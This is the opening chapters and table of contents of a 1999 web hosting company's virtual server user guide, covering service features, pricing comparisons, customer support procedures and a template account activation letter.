tools on the Blue Reef Virtual Server Site ... 30 Registering Domain Names with InterNIC............................... 30 Administering Servers Remotely ..................................................... 32 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc.
  • 3.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC. Telnet...................................................................................... 32 FTP......................................................................................... 34 Windows File Share ................................................................ 37 GUI Administration Tools ....................................................... 38 The Virtual Server Directory structure............................................. 39 The UNIX file System............................................................. 39 File Ownership and Permissions .............................................. 40 Virtual Server Directories and Files ......................................... 41 Directories outside of the Virtual Server .................................. 43 Basic UNIX commands................................................................... 44 Editing files online .................................................................. 45 4. Managing your Virtual Server with iRoot and iManager ........46 iManager ........................................................................................ 47 Running iManager................................................................... 47 Editing and deleting a File ....................................................... 48 Copying and Moving a File ..................................................... 49 Linking or changing permissions to a File................................ 49 Uploading a New File to your Server ....................................... 50 Making a New Directory ......................................................... 50 Using iRoot..................................................................................... 51 5. Maintaining your Virtual Server .............................................53 Managing Quotas............................................................................ 54 Sample Quota Command......................................................... 54 Exceeding Quotas because of Logs .......................................... 55 Managing the Virtual Server Load................................................... 56 Sample top command .............................................................. 56 Memory and Processes ............................................................ 57 Managing Users .............................................................................. 58 Adding Users .......................................................................... 58 Troubleshooting the Virtual Server.................................................. 60 Checking the quota.................................................................. 60 Checking the log files.............................................................. 60 Checking the processes............................................................ 60 Managing with Cron ....................................................................... 62 Backups.......................................................................................... 66 6. Using the Virtual E-mail Service.............................................67 Protocols......................................................................................... 68 SMTP server ........................................................................... 68 POP server .............................................................................. 68 IMAP server............................................................................ 68 Exploring SMTP server software..................................................... 69 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 3
  • 4.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC. Commands and Utilities for managing E-mail.................................. 70 Creating E-mail mailboxes .............................................................. 71 Changing E-mail mailbox passwords ....................................... 71 Managing E-mail accounts ...................................................... 72 Configuring E-mail clients....................................................... 73 Aliasing E-mail accounts................................................................. 74 Creating Mailing Lists............................................................. 75 Creating Autoresponders ......................................................... 76 Creating E-mail Address Mappings or Virtmaps.............................. 78 Using Wildcard Mappings ....................................................... 78 Combining Mappings and Aliases............................................ 79 Differences between virtmaps and aliases ................................ 79 Virtmaps Summarized ............................................................. 80 Unsolicited Commercial E-mail ...................................................... 81 Blocking Incoming Spam ........................................................ 81 Maintaining the ~/etc/spammers file ........................................ 81 POP(IMAP)-before-SMTP Relay Blocking.............................. 82 Managing POP-before-SMTP.................................................. 83 Maintaining your E-mail Log File ................................................... 85 7. The Virtual FTP Service ..........................................................86 Naming your Virtual FTP service .................................................... 87 Anonymous and Non-Anonymous FTP.................................... 87 Your Anonymous FTP Directory ............................................. 87 Making customer-accessed directories............................................. 88 Creating Log-in banners and directory messages ...................... 88 Creating Non-Anonymous FTP Accounts ................................ 89 Monitoring Anonymous FTP Activity...................................... 91 8. The Virtual Web Service .........................................................93 Using Virtual Web Server software ................................................. 94 Understanding the Virtual Web Service directory structure .............. 95 Maintaining Virtual Web Server Configuration Files ....................... 96 Learning Apache Directives..................................................... 96 Learning the Server Resource Configuration File (srm.conf) ..............................................................................................103 The Access Control Configuration File (access.conf) ......108 The MIME Types File (mime.types) ..................................109 Using Apache Loadable Modules ...................................................110 Listing Statically-linked modules............................................110 Using Dynamically-Loaded Modules ......................................111 Loading the Dynamically-Loadable Modules ..........................111 Compiling modules ................................................................113 http://virtserv.bluereef.net COPYRIGHT 1999 Blue Reef Consulting, Inc. 4
  • 5.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC. Understanding Virtual Hosting.......................................................114 Limitations of Virtual Hosting ................................................114 Adding and setting up domains ......................................................117 Adding virtual hosts to httpd.conf ...........................................118 Setting up additional options for virtual hosts..........................118 Using Other Resources for Additional Information .........................119 Official Apache Web Site .......................................................119 Additional Apache Sources.....................................................119 9. Managing Server Logs .........................................................120 Configuring Log File Directives .....................................................121 Using the Error Log................................................................121 Using the Transfer Log...........................................................122 Understanding the Agent and Referer Logs .............................123 Analyzing Log Files.......................................................................125 Using WebTrends TM ..............................................................125 Additional Log Analysis Programs .........................................131 Getstats ..................................................................................131 Rotating and Clearing Log Files .....................................................137 10. Creating and Publishing on the web..................................138 Creating web pages ........................................................................139 Using HTML Books.......................................................................140 Using HTML On-line References and Style Guides ........................142 Understanding HTML Editors and Tools ........................................144 Publishing Web Content.................................................................146 Publishing with a HTTP Put capable editor .............................147 Microsoft® FrontPage® .........................................................147 Installing the Extensions on your Virtual Server......................147 Installing FrontPage 98 Server Extensions for Virtual Hosts....148 Connecting to the virtual server with FrontPage ......................148 Publishing a FrontPage Web...................................................149 11. Advanced Web Server Configuration ................................151 The Common Gateway Interface (CGI) ..........................................152 Installing CGI Scripts on your Web Server .............................152 Overcoming Problems with Perl Scripts .........................................154 Troubleshooting "500" Server Errors..............................................155 Common errors ......................................................................155 CGI Security Issues ................................................................156 Handling Multi-Language Web Content .........................................158 Imagemaps.............................................................................160 User Authentication................................................................160 Server Side Include Commands ..............................................160 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 5
  • 6.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC 12. Using Virtual Server Extensions ........................................161 Why mSQL?..................................................................................162 Obtaining mSQL ....................................................................162 Other Database Solutions .......................................................164 What is Miva?................................................................................167 How Does Miva Work? ..........................................................167 Sample Miva Templates .........................................................168 Ongoing technical support ......................................................169 Swish-E .........................................................................................170 Indexing SWISH-E ................................................................170 Using the HTML source for the Search Form..........................175 Installing the Search CGI........................................................176 Excite ............................................................................................178 Installing Excite .....................................................................178 Configuring Excite .................................................................178 Excite Documentation ............................................................179 13. Programming on the Virtual Server ....................................180 The Virtual Server vs. the physical server ......................................181 Scripting on your Virtual Server.............................................182 Creating or testing in the virtual server environment ...............184 Scripting using PERL.....................................................................185 Duplicating the virtual environment........................................185 Common problems and solutions with PERL scripts ...............186 Installing Perl5 Modules on Your Virtual Server.....................187 Programming with Java Virtual Machine ................................191 Understanding Shell Languages .....................................................194 C-shell ...................................................................................194 14. Electronic Commerce .........................................................199 Bolt-on E-Commerce .....................................................................200 Features and Benefits .....................................................................201 Design & Build ......................................................................201 Advanced E-commerce...........................................................201 Back Room Services...............................................................202 Secure Transactions................................................................202 System Architecture & Support ..............................................202 System Requirements .............................................................203 Demo Store ............................................................................203 iSTORE Service Level Pricing ...............................................203 Reseller Opportunity ..............................................................203 Ordering.................................................................................203 Other Turnkey E-Commerce Solutions ...........................................204 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 6
  • 7.
    VIRTUAL SERVER USER’SGUIDE BLUE REEF CONSULTING, INC A Secure Server (SSL and Secure Server ID’s) .......................204 PGP ...............................................................................................209 PGP Installation and Configuration.........................................209 Basic HTTP Authentication............................................................210 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 7
  • 8.
    VIRTUAL SERVER HANDBOOK BLUE REEF CONSULTING, INC. Document Conventions This user’s guide uses the following conventions: ♣ Commands are always shown in code font or bold code font if found within a paragraph ♣ User supplied variables are usually in italics ♣ Terminal sessions, scripts, and file contents are in screen font ♣ "yourdomain.com" means the domain name of your virtual server. ♣ Items in royal blue are hyperlinks. ♣ Many commands are explained as if you were entering them from a telnet command prompt. The command prompt would look something like this: "virtualserver {1}% command." For simplicity this guide will show this simply as "% command." http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 8
  • 9.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction Chapter 1 Introduction Blue Reef Consulting, Inc. now offers the Virtual Server System, a unique technology that enables companies to create their own Internet presence as though they had their own dedicated server. The Virtual Server System is more than just a hosting solution; it is a complete Internet server solution, giving each web site its own Web, FTP and E-mail capabilities. This guide contains reference and procedural information that enables you to fully use the Virtual Server System. This guide also helps you use the Virtual Server Administrator to control and maintain your Virtual Server environment. This chapter contains the following information: ♣ The Virtual Server Solution vs. Your Own Solution ♣ How the Virtual Server System Works ♣ Virtual Server Core Internet Services ♣ The Virtual Server Administrator http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 9
  • 10.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction The Virtual Server System vs. Your Own Solution Blue Reef Internet Services is your Internet server partner. Many Internet Service Providers (ISPs) spend thousands, even millions of dollars to purchase and maintain their own dedicated Internet servers, lines, and staff to keep it all running. Smart companies and individuals know that the Virtual Server System is a powerful and cost-effective alternative. You too can avoid the high financial and human resources of a dedicated server by using our Virtual Servers, thus gaining the same flexibility, control, and power. The Dedicated "do-it-yourself" approach Many small and medium-sized businesses install and maintain a dedicated server and Internet connection to their offices, believing that it is the only way to establish a powerful Internet presence. Most businesses don't realize, however, the high expense of a dedicated server. The following table and diagram illustrate the complexity of the dedicated server solution and its costs. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 10
  • 11.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction The Dedicated server approach Setup Cost Internet server $5,000 Router $1,500 CSU/DSU $1,000 T-1 installation $300-$1,000 per line Monthly Cost Frame relay $200 Common carrier charges $300-$1,000 per line Yearly Cost Network engineer $55,000+ Software and hardware upgrades (Thousands) The ISP approach Another alternative to purchasing your own dedicated server is to "co-locate" your Internet presence with you Internet Service Provider (ISP). ISPs usually have aggressive hosting prices and often bundle hosting services with dial- up services at little or no extra charge. As attractive as the price may appear, the ISP co-location option usually lacks the performance and technology necessary to establish an effective Internet presence. Because ISPs must accomodate the traffic of their hundreds of dial-up customers, its equipment is overloaded with the task of delivering millions of web pages that are passed through from other servers. At Blue Reef, our servers can focus on just delivering pages which reside on our servers. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 11
  • 12.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction The Blue Reef Virtual Server approach Blue Reef Internet’s Virtual Server Solution offers you the power of a dedicated server at a shared server price. The Blue Reef Virtual Server System gives you full control to remotely manage your sites without the high cost of maintaining your own server and staff to keep it all running. The Virtual Server solution Setup Cost Web Hosting Virtual server $50 Monthly Cost Web Hosting Virtual server $70 to $245 with discount for Resellers Yearly Cost Web Hosting Network staff $0 Web Hosting Support staff $0 Building your own Internet business Blue Reef Internet Services ensures that you have the best Virtual Servers on the Internet without the hassles of maintaining them. You can make money creating and maintaining web sites for companies all over the world with nothing more than a PC and a dial-up connection to the net. You won’t need to purchase expensive servers, routers, or dedicated connections. Blue Reef Internet handles it all--even the occasional headaches. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 12
  • 13.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction How the Virtual Server System Works Virtual Server technology enables Blue Reef to partition a single physical server computer into multiple virtual machines. This enables small and medium-sized businesses to pay just a fraction of the cost of hardware, software, system maintenance, and bandwidth of a dedicated server yet still have all the power and control of a dedicated solution. The Virtual Server System utilizes the following: ♣ Updated hardware components ♣ Fast network connectivity ♣ Innovative software ♣ Remote administration ♣ Security solutions Virtual Servers vs. Virtual Hosting Essentially two types of shared hosting solutions are available: Virtual Hosting and Virtual Servers. Though the terms seem similar, the underlying functionality of the two solutions is very different. Your Internet site is likely an integral part of your business, so understanding the differences between Virtual Hosting and Virtual Servers impacts your hosting decision (a decision that can be as important as choosing what content you place on your site). Web Hosting solutions consist of two components: ♣ Hardware (CPU, memory, disk drives, etc). ♣ Software (the web, FTP and POP servers, the e-mail gateway, and any third party applications such as CGI scripts). Virtual Hosting In a Virtual Hosting environment: ♣ Hardware and software are configured and customized by the server administrators (removing your control over the configuration of the services). ♣ Each physical server has a single set of shared software applications (limiting the choice of software you have to work "behind the scenes" of your web sites). Virtual Servers In a Virtual Server environment: ♣ Just the hardware is controlled by site administrators (so you can have your own web server without maintaining any equipment). ♣ You can add any software you need to customize the function of your web site (letting you expand as your web sites' needs grow). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 13
  • 14.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction ♣ A Virtual Server is partitioned from the root of a physical server. This provides additional file security as well as Telnet capability. Configuration at the client level empowers the client to use a Virtual Server just as he or she would use a dedicated server. The table below compares the capabilities of Virtual Hosting with the Blue Reef Virtual Server System. Virtual Servers vs. Virtual Hosting--a comparison Server Items Virtual Virtual Server Hosting System Control of your own server environment YES NO Private-labeled Web server (HTTP) YES NO Private-labeled FTP server YES NO Private-labeled POP server YES NO Private-labeled IMAP server YES NO Private-labeled SMTP gateway YES NO "Virtual Root" access YES NO Complete Telnet access YES MAYBE Access to your Web server configuration files YES NO Full CGI-BIN access YES MAYBE Complete log files YES MAYBE Access to your PASSWD and ALIASES file YES NO and SENDMAIL.CF Virtual Servers vs. Virtual Hosting– a technical perspective Because a single dedicated server is partitioned into multiple Virtual Servers, each Virtual Server is given the following: ♣ IP address ♣ Domain name ♣ Web server (complete log and configuration files) ♣ FTP server ♣ POP server ♣ SMTP gateway Not only does a Virtual Server have virtual domain hosting capability, the Virtual Server also enables you to create the following: ♣ Virtual web hosts ♣ Virtual e-mail ♣ Virtual FTP logins and anonymous FTP logins ♣ Quota support Note: A true Virtual Server is not simply a "virtually hosted" (Virtual Host) site on a web server that you don’t control. You have "virtual root" access and control on your Virtual Server. When you access your Virtual Server via Telnet, the following directories are displayed just as they would be on a dedicated server: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 14
  • 15.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction ♣ dev ♣ usr ♣ bin ♣ etc Your PASSWD, ALIASES, and SENDMAIL.CF files reside in your Etc directory. Because you are given access to such files, you have the flexibility to add the following: ♣ POP accounts ♣ Email Aliases ♣ Email Autoresponders You can access the entire usr/local/etc/httpd directory structure including the following: ♣ HTTPD.CONF ♣ SRM.CONF ♣ ACCESS.CONF ♣ CGI-BIN The Virtual Server behaves just like a dedicated server, giving you complete control of your web, FTP, and e-mail services. The biggest differences between a dedicated server and a Virtual Server are the disk space and price tag. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 15
  • 16.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction Virtual Server: Core Internet Services The core Blue Reef Virtual Server System services include the following: ♣ HTTP (web) ♣ FTP ♣ POP ♣ IMAP ♣ SMTP (e-mail) Each of the services above is linked to your own domain name. The services are outlined in detail in the concluding portions of this chapter. Core virtual services capabilities are complemented with the following utilities: ♣ iManager ♣ iRoot ♣ ACE ♣ Microsoft® FrontPage® server extensions ♣ CGI scripts (customized for our clients) ♣ Java applets (customized for our clients) The Virtual Server environment also supports popular third-party applications (or what we term "contrib" programs). The Virtual Server: HTTP (Web) Service The World Wide Web project has taken the Internet by storm. That is good news for your business if you are able to take advantage of it. With the Blue Reef Virtual Server System, customers can access your company's web service with greater ease and confidence than before. The Virtual HTTP (Hyper Text Transfer Protocol) service provides all the power and bandwidth your company needs for a private-labeled web site. The Virtual HTTP Service enables your business to private-label its web service. This service allows you to reach the millions of homes and businesses that are online each day without hassling with the cost of maintaining a dedicated server. Not only will you benefit from cost savings, the Virtual Web Service displays a more professional appearance to your customers. Your home address appears as www.yourdomain.com not www.bluereef.net/~yourdomain as it would with a non-virtual shared service or web mail. You can add Netscape Compatible Encryption or SSL to your Virtual Server. With SSL, your customers feel confident sending sensitive information online such as passwords and credit card numbers for payments. Many other extensions, CGI scripts, Java applets, and popular third-party applications are included with your Blue Reef Virtual Server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 16
  • 17.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction The Virtual Server FTP Service Another popular use of the Internet is the File Transfer Protocol (FTP), which enables users to download files made available to them on other computer systems. These files can be in any format you choose. With your Virtual FTP service, your customers can download your manuals, whitepapers, applications, and more! For example, customers can download a catalog of your products or a price list of your se rvices. This enables customers instant access to vital information, and saves you printing and mailing costs. The Virtual FTP service enables you to maintain a simple FTP address such as ftp.yourdomain.com. Your FTP address appears to customers just as it would with a dedicated server. Both anonymous and non-anonymous capabilities are available. The Virtual Server: POP Service Post Office Protocol (POP) enables users to read their email without having to learn a server's cumbersome mail program. Instead, the user can access her email using any computer and by using any POP email software she likes, such as Netscape Messenger, Eudora, Outlook, or Pegasus. The Virtual POP service enables your company to establish a dedicated private-labeled mail system without the cost of maintaining on a constant Internet connection. With your Virtual POP service, you can establish unlimited password-protected mailboxes on the Virtual Server (except Server A). These POP accounts would reside on a server with your address: pop.yourname.com. The mail stays on the Virtual Server until you retrieve your messages with an email client, similar to the concept of retrieving your mail from a P.O. box. The Virtual POP service also gives your company the flexibility to create unlimited email addresses and aliases (have mail forwarded to any POP box you choose). This would allow you to collect email sent to multiple addresses, such as info@you.com and sales@you.com, from one email account instead of having to log into and collect mail from multiple email accounts. The Virtual POP service allows you to establish these multiple email addresses at no extra charge. Without the Virtual POP service, you would have to purchase multiple POP accounts from your local ISP, which could be very expensive. The Virtual Server: IMAP Service Internet Message Access Protocol or IMAP is a method for accessing electronic mail that is stored on a remote mail server (your Virtual Server). IMAP permits a client email program to access remote message folders as if they were local. For example, email stored on an IMAP server can be manipulated from a desktop computer at home, an office workstation, or a traveling laptop computer, all without the need to transfer messages or files back and forth between each computer. IMAP’s ability to access messages (both new and saved on the Virtual Server) from more than one computer is important as reliance on electronic messaging and multiple computer use increase. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 17
  • 18.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction Note: If the mail is accessed from one server only, then the Post Office Protocol (POP) works best. POP was designed to support off-line messages (i.e., where you download messages to your local computer and delete them from your Virtual Server). The Virtual Server: SMTP Service You can use Simple Mail Transfer Protocol (SMTP) or email to send letters across local networks or Internet connections. With your Virtual Mail Service, you can send outgoing mail to any standard email address (someone@somecompany.com) in the world. Along with Majordomo, a server extension, you can maintain a mailing list and email list server. With this you foster relationships with both your existing and potential clients. Your private-labeledVirtual SMTP server (smtp.yourname.com) also has anti-spam features to prevent unauthorized persons from using your mail server. Your Virtual SMTP Service also gives you the power to create unlimited email aliases linked to your own domain, without having to create additional POP boxes. The Virtual SMTP Service can do the following with mail: ♣ Deliver mail to thousands of standard email addresses simultaneously ♣ Prohibit unauthorized users from sending mail from your server address. ♣ Forward mail to your personal email account with your local access provider. ♣ Forward mail to an existing POP account on your Virtual Server. With unlimited email aliases, you can assign an email address for customer support, marketing, or your mother, all at no extra cost. Aliases forward incoming mail to each address residing on your Virtual Server, or remote accounts established with your ISP. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 18
  • 19.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 1 - Introduction The Virtual Server Administrator The Virtual Server System is a powerful Internet solution that is currently being used to power tens of thousands of web sites. The Virtual Server System is more than a simple hosting platform. It is a complete Internet Server solution. While many administrators simply use the Virtual Server System as hosting platform for their web sites, the administrator has the ability to "pop the hood" and control Internet services. The Virtual Server System provides the best of both worlds since it can be used "right out of the box" or its environment can be modified to meet specific needs of an administrator. The Virtual Server Administrator has the power to control the Virtual Server environment. Each web site administrator is provided with a username and password for accessing her Virtual Server UNIX shell account. This access empowers the administrator with the ability to control many of the Virtual Server functions. With this power also comes the responsibility to administer the various server functions, including but not limited to, the following: ♣ Adding or deleting virtual email and FTP accounts. ♣ Adding or deleting email aliases (forwarding addresses). ♣ Uploading or downloading files to the virtual FTP server. ♣ Maintaining the virtual web server HTML files. ♣ Installing and maintaining Common Gateway Interface (CGI) programs. ♣ Managing Virtual Server log files, including running stats and deleting logs. Note: Since the Virtual Server System is a UNIX-based solution, assign an administrator that has some UNIX and some programming experience. This will help you get the most out of your Virtual Server environment http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 19
  • 20.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started Chapter 2 Before Getting Started Blue Reef’s Virtual Server customer service and support program is centered around its web site: virtserv.bluereef.net. The web site maintains a knowledge base including all product documentation and contributing applications. Answers to your most frequently asked questions can easily be found on the web site. This chapter will help you find the information you need to get up and running with your new Virtual Server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 20
  • 21.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started virtserv.bluereef.net The Blue Reef VirtualServer site is designed to be a resource of information for existing users as well as potential customers and is organized in the following manner: Home http://virtserv.bluereef.net/ Home gives an overview of the Blue Reef Virtual Server. In the upper right corner of the page are links to all the web site sections listed below. The main Blue Reef web site, with all our other products services, is at www.bluereef.net. Servers http://virtserv.bluereef.net/servers/ The Products section contains information about Blue Reef's different server packages and also contains useful information about transferring domains, server add-ons, ecommerce solutions, policies, as well as reseller and billing agreements . Orders http://orders.bluereef.net/servers/index.html "Wizards" exist that enable you to order new accounts and products for existing accounts. Several products and agreements are made available exclusively to Resellers. The use of Wizards enables us to quickly and efficiently process orders. In fact, your order will often be processed within two hours. The following wizards will help you place your order: ♣ Server Type Wizard ♣ Domain Name Wizard ♣ Canonical Name Wizard ♣ Additional Disk Space Wizard ♣ SSL Wizard Technical Support http://virtserv.bluereef.net/support/ The Technical Support section is designed to help you quickly find answers to your virtual server questions. This should be the first place to look if you have teachnical questions about your server. The technical support section includes: ♣ Email Support Form ♣ Getting Started Guide http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 21
  • 22.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started ♣ Virtual Server Help ♣ Add-On/Extension Help ♣ Online Handbook ♣ Solutions of the Month ♣ Support Policies You will find many common problems and solutions documented in the support section. Studying the resources in the support section will also give you ideas on how to improve the capability of your virtual server. Search http://virtserv.bluereef.net/help/search.html Search for any word or concept contained within the Blue Reef Virtual Server Web Site. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 22
  • 23.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started Customer Service Blue Reef’s Customer Service assists users in maintaining their Virtual Servers by doing the following: ♣ Processing new domain and server orders. ♣ Billing ♣ Adding products to servers You can contact Customer Service via telephone, Email or the Problem Tracking System. Each Server comes with unlimited email support per month. Unlimited phone Phone: (305) 274-8393 Email: support@bluereef.net Email: billing@bluereef.net Email: orders@bluereef.net Services Customer Service processes new orders, bills for all products, and adds new server products and services such as: ♣ Additional Domain names ♣ Cnames ♣ SSL ♣ Ecommerce ♣ CyberCash ♣ Server upgrades ♣ Additional disk space ♣ Login ID changes ♣ Virtual Server main domain names ♣ Termination/disabling or enabling of servers Note: For each product that is a billable item, Customer Service requires you to send an email to record the request. For example, if you need a domain name added to one of your accounts, there will be a $35 charge. If you call and request the domain name, you must first email your request before it can be granted. If you have already sent an email and the domain has not been added, please call Customer Service. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 23
  • 24.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started Technical Support Virtual Server Technical Support provides answers to customers and resellers by isolating specific problems that may be encountered while using the Blue Reef Virtual Server System. Technical Support will not assist customers or resellers in resolving specific programming issues (including CGI debugging) without issuing an additional charge. Virtual Server Technical Support provides the following services, free of charge: ♣ Server Maintenance and Monitoring ♣ Problem Tracking ♣ Answers to common web update questions ♣ Directing customers to other resources designed for their specific needs, (e.g. newsgroups for design, custom configurations, or programming). ♣ Troubleshooting for programming issues as they relate to configuration in the Virtual Server environment. Occasionally, Blue Reef makes third party vendor products available to customers and resellers at a special low price. The Virtual Server Technical Support staff will provide installation assistance for these products, but unless specifically identified, the Virtual Server Technical Support staff can not provide extended support for these products. For problems related to running these and other third party programs, customers should contact the program vendor. Note: Full Virtual Server phone support is available to Resellers with 20 or more server accounts. The Problem Tracking System or email support is available to Resellers with fewer than 20 accounts. Blue Reef will respond to email support requests usually within two hours, and often within minutes. Reach Virtual Server Technical Support via telephone, email or the Problem Tracking System. Phone: (305) 274-8393 Email: support@bluereef.net Problem Tracking System Customer Service and Technical Support use the Problem Tracking System to organize Problem Tracking Reports and give feedback to customers. The Problem Tracking System archives all Problem Tracking Reports and keeps them confidential; Report contents are viewable only by the customer and Blue Reef. If a Problem Tracking Report has useful information that can be used by other customers, then we create a new report, remove identifying information, and post the report in the Knowledge Base. The Knowledge Base is a collection of Problem Tracking Reports that is searchable by all customers that access the Problem Tracking System. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 24
  • 25.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 2 - Before Getting Started Accessing the Problem Tracking System To access the Problem Tracking System, you need a user ID and password, which we issue to you when you become a Blue Reef Virtual Server customer or reseller. To access the Problem Tracking System, go to: http://virtserv.bluereef.net/support If you are unable to submit a Problem Tracking Report at the URL listed above, you may also submit a problem via email: support@bluereef.net Submitting a Problem Report The Problem Tracking System guides you through filling out a Problem Tracking report. The following is a list of the fields with their descriptions. Synopsis What is the one-line summary of the problem? Severity What is the severity of the problem? (Non-critical, Serious, Critical) Priority How soon do you need a solution? (Low, Medium, High) Issue What is the primary issue of the problem? Environment Where is the problem? Which Virtual Server account? Detail the precise location of the problem, including specific paths to files and directories when referenced. Account Your account list is displayed Sub-hosted (if applicable) Domain Description Describe the problem (include error messages as they appear on the screen by copying and pasting them into the text box). How-To-Repeat Enter example code, input, or activities to reproduce the problem. Include the details necessary to recreate the problem. Possible Fix Include possible work-arounds for the problem. Submit Submits the Report to the Technical Support staff. Working with the Technical Support Staff When a Blue Reef Virtual Server Technical Support staff member has reviewed a submitted Problem Report, answers will be emailed to you. You may then respond by email to continue working through the issue. All email communications regarding a submitted Problem Report are archived with the original Problem Report. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 25
  • 26.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Chapter 3 Getting Started This chapter’s objective is to walk you through the initial steps of connecting to your ordered server after it has been activated. After reading this chapter, you should be able to connect to your server via: ♣ TELNET ♣ SSH (Secure Shell) ♣ FTP ♣ Windows (file sharing) This chapter also teaches you how to: ♣ Execute basic UNIX commands. ♣ Edit files online. ♣ Upload /Download files via FTP. ♣ Understand directory structure of the Virtual Server. This chapter includes the following information: ♣ Understanding your Email Configuration Letter ♣ Registering Domain Names with InterNIC ♣ Remotely Administering servers ♣ Basic UNIX commands http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 26
  • 27.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Understanding your Email Configuration Letter After your Virtual Server order is processed and activated, Blue Reef sends you and email Configuration Letter as shown below. This letter contains your new Virtual Server configuration and login information. The information in this letter is very important--don’t lose it! If you do lose your letter, submit an email to serverservice@bluereef.net and request a new configuration letter. E-mail Configuration Letter From: Blue Reef Virtual Server Order Processing Reply-To: support@bluereef.net To: [your E-mail address], archive@bluereef.net Subject: new account [account ID] [Last name, First name] [Company Name] The Virtual Server you ordered on [order date] has been configured and activated on [activation date], (the date used to bill you for your first month of service). This letter contains important information that enables you to fully utilize your new Virtual Server. Please retain a copy of this letter for future reference. A server has been configured for you with the following features: HTML service E-mail aliasing E-mail Mailbox capability (POP and IMAP) FTP service Virtual Sub-hosting [ x ] MB disk space You need the following information to create your web site. This information is also used by Blue Reef to support your Virtual Server. Familiarize yourself with the following information: Account ID: [account id] Login Name: [login id] Server Host: [server name] Domain Name: [domain name] Temporary: [temporary domain name] IP Address: [IP address] E-mail address: [your E-mail address] In addition to your requested domain name, we enabled a temporary domain name, [temporary domain name], on our nameservers. Use this domain until registration for your permanent domain is complete, but please be aware that even the temporary domain may not be available for up to one day after your initial order. No domainregistration was requested. You must register your requested domain name. To get you started, go to the following URL: http://virtserv.bluereef.net/support/gettingstarted/ If you have a question that you cannot find an answer to on our web site, contact Blue Reef Customer Service. Use the Blue Reef Virtual Server Technical Support Problem Tracking System to submit your questions or problems: http://virtserv.bluereef.net/support/ If you have any questions about your Virtual Server order, please immediately contact us at: orders@bluereef.net Warm regards, Order Processing Department Blue Reef Internet Services http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 27
  • 28.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Email Configuration Letter Terminology order date The date you ordered your Virtual Server. activation date The date your Virtual Server was activated. Your monthly billing statement will display your activation date to determine your first month's prorated service fee. account ID The account ID of this Virtual Server. Use this ID to identify your Virtual Server in the Problem Tracking System. login name Use your login name to access your Virtual Server via FTP, TELNET, or SSH. For more information about how to use FTP, TELNET, or SSH to access your Virtual Server, see later sections in this Getting Started chapter or Getting Started at http://virtserv.bluereef.net/support/. server host The name of the physical server or "fish" which hosts your Virtual Server account. (we’ve named our physical servers after fish). When you call Customer Service to request a Server Health status, please state on which physical server or "fish" your Virtual Server resides. domain name The domain name you selected to use as the primary domain name for your new Virtual Server account. temporary domain name The temporary domain name can be used in place of domain name until such time that your domain name is registered. This is provided as a free service so that you can access your Virtual Server while you wait on the registration authority (e.g. InterNIC). The temporary domain name only functions for a few weeks following the setup of your Virtual Server. IP address The IP address gives the precise Internet address of your Virtual Server. You will likely never need to use your IP address, in part because the Domain Name Server (DNS) handles mapping between host and internet addresses. domain registration info Gives you precise instructions with regard to your domain registration status. An entire page is devoted to domain registration in the the Getting Started area of the support section of the Blue Reef Virtual Server web site. 